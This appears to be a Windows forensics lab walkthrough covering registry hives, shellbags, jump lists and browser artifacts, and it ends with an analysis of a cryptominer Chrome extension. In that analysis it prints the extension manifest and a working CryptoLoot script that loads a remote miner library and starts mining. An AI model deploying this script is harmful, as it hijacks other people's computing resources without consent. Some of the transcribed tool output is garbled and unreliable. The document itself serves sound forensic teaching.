The screenshot shows the Registry Explorer interface. The left pane displays a tree view of registry keys under the root node. The right pane shows a table titled "Values" with columns: Value Name, Value Data, and Value Data Raw. A specific entry for "TimeZoneKeyName" is highlighted.

Value Name	Value Data	Value Data Raw
DaylightBias	-300	4294966996
DaylightName	-60	4294967236
DaylightStart	@stres.d8_471	00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
StandardBias	0	00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
StandardName	@stres.d8_473	00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
StandardStart	0	00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
TimeZoneKeyName	Pakistan Standard Time	Pakistan Standard Time
ActiveTimeBias	-300	4294966996

## Getting some network info from SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces

## and SOFTWARE\Microsoft\WindowsNT\CurrentVersion\NetworkList\Signatures

This screenshot shows the 'Interfaces' key under 'SYSTEM\CurrentControlSet\Services\Tcpip\Parameters'. It lists various network interfaces with their MAC addresses and IP configurations. A specific entry for 'DhcpDomain' is highlighted.

Value Name	Type	Data	Value Stack	Is Deleted	Data Record Reallocated
DhcpDomain	RegDword	eu-west-1.compute.internal	00:00:00-00:00-00-00-00-00-00-00-00-00-00-00-00-00-00-00		

This screenshot shows the 'Signatures' key under 'SOFTWARE\Microsoft\WindowsNT\CurrentVersion\NetworkList'. It contains entries for different network profiles, such as 'ProfileGUID' and 'ProfileIndex'. A specific entry for 'ProfileGUID' is highlighted.

Value Name	Type	Data	Value Stack	Is Deleted	Data Record Reallocated
ProfileGUID	RegDword	{A3D7C922-7D34-46B8-8CA8-AAF70E219F0}	CA-63-FF-00-C9-99		

## Info about autoruns from SOFTWARE\Microsoft\Windows\CurrentVersion\Run and NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Run.

This screenshot shows the 'Run' key under both 'SOFTWARE\Microsoft\Windows\CurrentVersion\Run' and 'NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Run'. It lists various Autorun entries, including 'OneDrive' and 'Open Browser Assistant'. A specific entry for 'OneDrive' is highlighted.

Value Name	Type	Data	Value Stack	Is Deleted	Data Record Reallocated
OneDrive	RegDword	0	00:00:00-00:00-00-00-00-00-00-00-00-00-00-00-00-00-00-00		

**Registry Explorer v1.6.0.0**

File Tools Options Bookmarks (31/0) View Help

Registry hives (3) Available bookmarks (9/20)

Enter text to search... Find

Key name	# values	# subkeys	Last write timestamp
...	=	=	=
NodAutoSetup	0	2	2019-12-07 09:17:27
NetCache	1	2	2021-11-29 07:17:23
NetworkServiceTriggers	0	1	2019-12-07 09:17:23
Notepad	0	2	2019-12-07 09:17:27
OneDrive	0	2	2019-12-07 09:17:27
OneDriveRamps	0	2	2019-12-07 09:17:27
OneDriveSettings	0	2	2021-11-29 10:46:42
OOBE	1	2	2019-12-07 09:17:27
Overwrite	0	2	2019-12-07 09:17:27
OptimalLayout	0	2	2021-11-29 18:18:54
Parental Controls	0	3	2019-12-07 09:15:12
PerceptionCalibrationExtensions	4	2	2019-12-07 09:17:27
Perfmon	0	2	2019-12-07 09:17:27
PhotoPosterHandler	0	30	2021-10-19 13:57:16
PlayReady	0	1	2019-12-07 09:17:27
Policies	0	8	2021-11-29 10:55:51
PresentationTouchPad	8	2	2021-11-29 18:24:44
Printers	0	2	2019-12-07 09:17:27
Privacy	1	0	2019-12-07 09:17:27
PropertySystem	2	3	2019-12-07 09:17:27
Presently	0	1	2019-12-07 09:17:27
PowerNotifications	1	1	2019-12-07 09:17:27
PowerUI	0	2	2021-11-29 10:50:27
Reliability	4	6	2021-12-01 12:31:56
ReserveManager	8	1	2021-11-29 18:24:44
RentalDemo	12	0	2019-12-07 09:17:27
Reset	0	3	2021-11-29 13:32:02
RunOnce	0	0	2021-11-29 18:23:40
SecondaryAuthFactor	0	0	2019-12-07 09:15:12
SecurityAssessment	3	0	2019-12-07 09:54:03
SecurityAndMaintenance	0	0	2019-12-07 09:17:27
SettingSync	5	7	2019-12-07 09:17:27
Setup	2	10	2021-11-29 18:17:47
ShowAddress	2	0	2019-12-07 09:17:27
ShowAddressLs	24	0	2021-11-29 07:16:51
...	=	=	=

Microsoft (Windows) CurrentVersion\Run

Selected hive: SOFTWARE\_clean ... Last write: 2021-12-01 12:32:02 ... 3 of 3 values shown (100.00%) Load complete

Value: SecurityHealth Collapse all keys Hidden keys: 0

## Getting user account information, login information, and group information:

**Registry Explorer v1.6.0.0**

File Tools Options Bookmarks (1/0) View Help

Registry hives (4) Available bookmarks (9/20)

Enter text to search... Find

Key name	# values	# subkeys	Last write timestamp
...	=	=	=
Associated deleted records	0	0	
Unassociated deleted records	0	0	
Unassociated deleted values	311	0	
C:\Users\1TH19-4nd\Desktop\SYSTEM_clean	0	0	
ROCs	0	17	2022-12-01 12:31:48
Unassociated deleted values	19	0	
C:\Users\1TH19-4nd\Desktop\NTUSER.DAT	0	0	
ROOT	0	11	2021-12-01 12:32:14
Unassociated deleted values	3	0	
C:\Users\1TH19-4nd\Desktop\trijige\C\Wind...	0	0	
ROCs	0	1	2021-11-29 18:17:47
Accounts	2	3	2021-11-29 18:19:19
Account	1	2	2021-11-29 18:17:47
Aliases	1	2	2021-11-29 18:17:47
Groups	1	2	2021-11-29 18:17:47
Users	1	8	2021-11-29 18:39:15
Names	2	0	2021-11-29 18:17:47
Administrator	1	2	2021-11-29 18:17:47
DefaultAccount	1	1	2021-11-29 18:17:47
Guest	1	0	2021-11-29 18:17:47
Names	1	0	2021-11-29 18:17:47
Then-eval	1	0	2021-11-29 18:36:29
then-user	1	1	2021-11-29 18:39:15
then-user2	1	0	2021-11-29 18:39:15
Buttons	3	3	2021-11-29 18:39:15
LastUpgrade	1	0	2021-11-29 18:19:19
RXACT	1	0	2021-11-29 18:17:47
...	=	=	=

Key: SAM\Domains\Account\Users

Selected hive: SAM ... Last write: 2021-11-24 18:39:15 ... 1 of 1 values shown (100.00%) Load complete

Value: (default) Collapse all keys Hidden keys: 0

## Getting information about recent files from NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

**Registry Explorer v1.6.0.0**

File Tools Options Bookmarks (30/0) View Help

Registry hives (3) Available bookmarks (31/0)

Enter text to search... Find

Key name	# values	# subkeys	Last write timestamp
...	=	=	=
LogonGears	2	0	2021-11-24 18:20:37
LogonRegistry	0	2	2021-11-24 18:20:43
MenuBar	0	1	2021-11-24 18:19:54
Modules	0	3	2021-11-24 18:20:44
MountPoint2	0	5	2021-11-24 18:27:04
OpenWithAutostarter	0	0	2021-11-29 18:17:47
Package Installation	1	0	2021-11-29 18:30:31
RecentDocs	4	2021-11-01 13:00:34	
...	=	=	=
Gears	2	0	2021-11-24 18:18:48
Logon	2	0	2021-11-24 18:18:48
Mail	2	0	2021-11-24 18:18:48
Folder	0	0	2021-11-30 05:06:23
Ribbon	2	0	2021-11-24 18:20:02
RunMru	0	0	2021-11-24 18:18:48
SearchPlatform	0	0	2021-11-24 18:18:48
Shared Folders	34	0	2021-11-24 18:23:47
Shutdown	1	0	2021-11-01 12:32:17
StartPage	2	0	2021-11-24 18:20:02
Stress	0	1	2021-11-24 18:20:02
Thumbnail3D	0	2	2021-11-24 18:18:48
TabletMode	1	0	2021-11-24 18:20:49
Taskboard	5	1	2021-11-01 13:04:54
TypePaths	3	0	2021-11-30 11:06:52
User Shell Folders	20	0	2021-11-24 18:18:40
User Accounts	0	2	2021-11-24 18:18:40
VirtualDesktops	0	0	2021-11-24 18:18:40
Wallpapers	5	19	2021-11-24 18:23:47
WordFilterQuery	0	0	2021-11-24 18:23:47
Etc	0	0	2021-11-24 18:18:54
Feeds	7	1	2021-11-01 12:34:38
FileAssociations	2	1	2021-11-24 18:20:08
History	0	1	2021-11-24 18:18:40
Group Policy	0	2	2021-11-01 12:30:12
Holographic	1	2	2021-11-24 18:24:11
RecentDocs	4	2021-11-01 13:00:34	
...	=	=	=

Key: NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs

Selected hive: NTUSER.DAT\_clean ... Last write: 2021-11-24 18:18:45 ... 2 of 2 values shown (100.00%) Load complete

Value: (default) Collapse all keys Hidden keys: 0

## Getting information about external devices from **SYSTEM\CurrentControlSet\Enum\USBSTOR** and **SYSTEM\CurrentControlSet\Enum\USB**

The screenshot shows the Registry Explorer interface with two main keys highlighted:

- USBSTOR**: Contains entries for various USB devices, including Kingston DataTraveler 3.0 and External Device.
- USB**: Contains entries for various USB devices, including KINGSTON DataTraveler 3.0 and External Device.

Both tables show columns for Name, Value, Type, Version, Disk Id, Serial Number, Device Name, Installed, First Installed, Last Connected, and Last Removed.

### Analyzing shellbags using shellbags explorer:

Even if someone deletes files or folders shellbags artifacts can still be there, telling investigators which folders were accessed, when, and how they were viewed.

Shellbag artifacts are stored in NTUSER.dat and UsrClass.dat, but we will use Shellbag Explorer to analyze these artifacts.

### First step is loading hives:

The ShellBag Explorer interface includes a menu bar with File, Tools, Help, and a toolbar with Load active registry, Load offline hive, Export, and Exit.

Then we can examine each directory, setting, network share, etc, accessed by the user.

The sidebar on the left lists various navigation categories such as Desktop, My Computer, Home Folder, Network, JumpListEditor, EventLog, EZ tools, Artifacts, Control Panel, Programs, User Accounts, Ease of Access, Search Folder, and Libraries. The main pane displays a table of shellbag artifacts with columns for Value, Icon, SHell Type, HBU Position, Created On, Modified On, Accessed On, First Interact., Last Interact., Has Explored, and Miscellaneous.

Here we can find that we have an IP address of the Network Share, where the user accessed three folders, which is `http://10.10.17.228/`, and we can find that the name of the subfolder that the user accessed is `secret-doc`.

The screenshot shows the Shellbags Explorer interface. On the left, a tree view displays various shell locations, including 'My Computer', 'Control Panel', 'Programs', 'User Accounts', 'System and Security', 'Ease of Access', 'Search Folder', and 'Computers and Devices'. Under 'Computers and Devices', there is a node for '10.10.17.228' which is expanded to show 'Downloads', 'Tools', 'New folder', 'Desktop', 'Documents', 'Pictures', 'Home Folder', 'EZ tools', 'Control Panel', 'Programs', 'User Accounts', 'System and Security', 'Ease of Access', 'Search Folder', and 'Search Folder'. A green box highlights this expanded section. On the right, a table lists network locations. The first row is a header with columns: Value, Icon, Shell Type, MRU Position, Created On, Modified On, Accessed On, First Interacted, Last Interacted, Has Explored, and Miscellaneous. Below the header are three data rows:

Value	Icon	Shell Type	MRU Position	Created On	Modified On	Accessed On	First Interacted	Last Interacted	Has Explored	Miscellaneous
\10.10.17.228\Users	Network location	0	--	--	--	--	2024-03-04 12:11:32	2024-03-04 13:41:20	<input type="checkbox"/>	<input checked="" type="checkbox"/>
\10.10.17.228\secret-doc	Network location	1	--	--	--	--	2024-03-04 12:11:32	2024-03-04 12:11:35	<input type="checkbox"/>	<input type="checkbox"/>
\10.10.17.228\Hacking-tools	Network location	2	--	--	--	--	2024-03-04 12:11:32	2024-03-04 12:11:35	<input type="checkbox"/>	<input type="checkbox"/>


And we can find that the tools folder was downloaded from the IP address `10.10.250.62`.

The screenshot shows the Shellbags Explorer interface. The tree view on the left is identical to the previous one, showing the same expanded section for '10.10.17.228'. A green box highlights this expanded section. On the right, a table lists local file locations. The first row is a header with columns: Value, Icon, Shell Type, MRU Position, Created On, Modified On, Accessed On, First Interacted, Last Interacted, Has Explored, and Miscellaneous. Below the header are two data rows:

Value	Icon	Shell Type	MRU Position	Created On	Modified On	Accessed On	First Interacted	Last Interacted	Has Explored	Miscellaneous
\10.10.17.228\Downloads\Tools	No im...	--	--	--	--	--	--	--	<input type="checkbox"/>	<input checked="" type="checkbox"/>
\10.10.250.62\Administrator\Downloads\Tools	No im...	--	--	--	--	--	--	--	<input type="checkbox"/>	<input type="checkbox"/>


# Analyzing Jumplists using Jumplists Explorer

Jumplists keep track of the documents we open frequently, the websites we often visit, and the tasks we do regularly with specific applications. They pop up in the Taskbar and Start Menu.




## Jump Lists keep their records in two types of files.


AutomaticDestinations: These are tied to specific applications and hold details about the many items you use, automatically adding them to the Jump List.



CustomDestinations: These come into play when an app manually adds items to its Jump List, like specific tasks or features.



## Loading data in Jumplist Explorer



This section contains the Jump List files loaded. In this section, we can find the type of data in the files.

Jump List Name	Jump List Type	App ID	App ID Description	Link File Count	File Size
C:\Users\Administr... (UpOne) (Running) [Microsoft]\Windows\Recent\AutomaticDestinations\5f7b5...	Automatic	5f7b5f1e01b83767	Quick Access	4	11,75K
C:\Users\Administr... (UpOne) (Running) [Microsoft]\Windows\Recent\AutomaticDestinations\7e4...	Automatic	7e4dca80246863e3	Control Panel - Settings	2	4,09K
C:\Users\Administr... (UpOne) (Running) [Microsoft]\Windows\Recent\AutomaticDestinations\9b9...	Automatic	9b9cd691c1c24e2b	Notepad++	4	8,70K
C:\Users\Administr... (UpOne) (Running) [Microsoft]\Windows\Recent\AutomaticDestinations\b6d...	Automatic	b6d50012c2e492	Windows File Explorer	1	3,00K
C:\Users\Administr... (UpOne) (Running) [Microsoft]\Windows\Recent\AutomaticDestinations\c123...	Automatic	c12330e5238029	Unknown AppId	0	2,96K
C:\Users\Administr... (UpOne) (Running) [Microsoft]\Windows\Recent\AutomaticDestinations\9565...	Automatic	d9fc94370eae12	Unknown AppId	0	1,33K
C:\Users\Administr... (UpOne) (Running) [Microsoft]\Windows\Recent\AutomaticDestinations\7f0...	Automatic	f7fb4e6c0e182	Unknown AppId	0	1,33K
C:\Users\Administr... (UpOne) (Running) [Microsoft]\Windows\Recent\AutomaticDestinations\924...	Automatic	f924330eae3e	Windows File Explorer Windows 8.1	0	33,29K
C:\Users\Administr... (UpOne) (Running) [Microsoft]\Windows\Recent\AutomaticDestinations\9f04...	Automatic	f9d3c330eae3e	Unknown AppId	5	30,75K
C:\Users\Administr... (UpOne) (Running) [Microsoft]\Windows\Recent\AutomaticDestinations\7f4...	Automatic	f1d40ffad109990	Windows Connected Devices	2	3,07K

This section further expands the metadata about the Jump List file.

Entry Number	Target Created On	Target Modified On	Target Accessed On	Absolute Path	Extra Block Count
4	2021-03-11 07:28:34	2021-03-11 07:28:34	2021-03-11 07:28:34	My Computer [C:\ProgramData\Amazon\EC2-Windows\Launch\Config\LaunchCo...	...
2	2024-03-04 13:46:31	2024-03-04 13:46:31	2024-03-04 13:46:31	\10. 10. 17.229\USERS\Administrator\Documents\secret-documents\code.txt	
3	2024-03-04 13:47:19	2024-03-04 13:47:19	2024-03-04 13:47:19	My Computer [C:\Users\Administrator\Desktop\View Text Document.txt	
1	2024-03-04 13:45:15	2024-03-04 13:45:15	2024-03-04 13:45:15	My Computer [C:\system\home\Imp\code.txt	

This section displays the AppID and the application name we are dealing with.


Properties	
AppId	9b9cd691c1c24e2b
AppId description	NotePad 64-bit
Pinned count	0
Entries count	4
Last used entry #	4
Version	4

## 4. Extract Browser Cache And History


Analyzing Internet Search History helps to Find Out Which Sites the attacker visited and the number of Times we can find important information in the History, Cookies, Logs, Cache Memory, and types of Files that have been accessed. Common browser artifacts: downloaded history, search history, navigation history, cookies, cache, and bookmarks.

In this section, I will use two tools, `BrowserHistoryExaminer` and `browsinghistoryview`.

First step, we should extract the data from the image that we have. Location of the data for Chromium-based Browsers Data will be found under %LocalAppData% (C:\Users\<user name>\AppData\Local), and for Gecko-based Browsers Data will be found under %AppData%(C:\Users\<user name>\AppData\Roaming).



We can find that we have two browser-profiles are present in Google Chrome, and we can find the extensions that were in the Chrome browser.




While watching the extensions, we can find that there is a cryptominer

Name	Size	Type	Date Modified
_metadata	528 (1 KB)	Directory	2/10/2021 5:18:24 ...
\$I30	4,096 (4 KB)	NTFS Index ...	2/10/2021 5:18:24 ...
16.png	295 (1 KB)	Regular File	2/10/2021 5:18:24 ...
background.js	699 (1 KB)	Regular File	11/7/2017 6:04:28 ...
background.js.FileSlack	3,397 (4 KB)	File Slack	
manifest.json	871 (1 KB)	Regular File	2/10/2021 5:18:24 ...
manifest.json.FileSlack	3,225 (4 KB)	File Slack	

```
{  
  "background": {  
    "scripts": [ "background.js" ]  
  },  
  "description": "Allows staff members to mine cryptocurrency in the background of their web browser",  
  "icons": {  
    "16": "16.png"  
  },  
  "key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEAp1BrfOdr9hldFysTWVfr6nkuAD8IShanyW+d1kG1J6RKUWOCMQ",  
  "manifest_version": 2,  
  "minimum_chrome_version": "9",  
  "name": "DFP Cryptocurrency Miner",  
  "omnibox": {  
    "keyword": "DFP Miner"  
  },  
  "update_url": "https://clients2.google.com/service/update2/crx",  
  "version": "3"  
}  
}
```

Its name is DFP Cryptocurrency Miner.



The screenshot shows the manifest.json file open in Notepad++. The file contains the JSON configuration for the DFP Cryptocurrency Miner extension. The code is highlighted with syntax coloring, showing the structure of the JSON object with its various fields and values. The Notepad++ interface includes a menu bar, toolbars, and status bars at the bottom indicating file length, lines, and encoding.

```
1 {  
2   "background": {  
3     "scripts": [ "background.js" ]  
4   },  
5   "description": "Allows staff members to mine cryptocurrency in the background of their web browser",  
6   "icons": {  
7     "16": "16.png"  
8   },  
9   "key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIIBCgKCAQEAp1BrfOdr9hldFysTWVfr6nkuAD8IShanyW+d1kG1J6RKUWOCMQ",  
10  "manifest_version": 2,  
11  "minimum_chrome_version": "9",  
12  "name": "DFP Cryptocurrency Miner",  
13  "omnibox": {  
14    "keyword": "DFP Miner"  
15  },  
16  "update_url": "https://clients2.google.com/service/update2/crx",  
17  "version": "3"  
18}  
19
```

There are 20 hashes is the crypto miner calculates per second.

```
<script src="https://crypto-loot.com/lib/miner.min.js"></script>
<script>
var miner=new CryptoLoot.Anonymous('b23efb4650150d5bc5b2de6f05267272cada06d985a0',
{
    threads:3,autoThreads:false,throttle:0.2,
}
);
miner.start();
</script>
<script>
    // Listen on events
    miner.on('found', function() { /* Hash found */ })
    miner.on('accepted', function() { /* Hash accepted by the pool */ })

    // Update stats once per second
    setInterval(function() {
        var hashesPerSecond = miner.getHashesPerSecond(20);
        var totalHashes = miner.getTotalHashes(256000000);
        var acceptedHashes = miner.getAcceptedHashes();

        // Output to HTML elements...
    }, 1000);
</script>
```

We can get more information from BrowsingHistoryView.

	ELON MUSK ON TWITTER: I KINDA LOVE EASY / TWITTER	4/9/2021 9:10:32 PM	1	LINK
1	https://twitter.com/elonmusk/status/1334021031400020144	Bitcoin rockets to record high of \$48,000 after Elon Mus...	2/9/2021 9:16:11 PM	1 https://www.businessinsider...
2	https://www.businessinsider.in/stock-market/news/bitcoin-rockets-to-record-high-of-...	Bitcoin rockets to record high of \$48,000 after Elon Mus...	2/9/2021 9:16:11 PM	1 http://www.businessinsid...
3	https://www.businessinsider.in/bitcoin-price-record-high-48000-elon-musk-tesla-mic...	Bitcoin rockets to record high of \$48,000 after Elon Mus...	2/9/2021 9:16:11 PM	1 https://www.businessinsid...
4	http://www.businessinsider.in/bitcoin-price-record-high-48000-elon-musk-tesla-mich...	Bitcoin rockets to record high of \$48,000 after Elon Mus...	2/9/2021 9:16:11 PM	1 https://www.businessinsid...
5	https://www.businessinsider.com/bitcoin-price-record-high-48000-elon-musk-tesla-m...	Bitcoin rockets to record high of \$48,000 after Elon Mus...	2/9/2021 9:16:11 PM	1 Link

## 5. Resources:

- ❖ [Volatility Essentials room](#)
- ❖ [Memory Acquisition:](#)
- ❖ [Windows Forensics 1](#)
- ❖ [Windows User Activity Analysis](#)
- ❖ [Cryptominer lab.](#)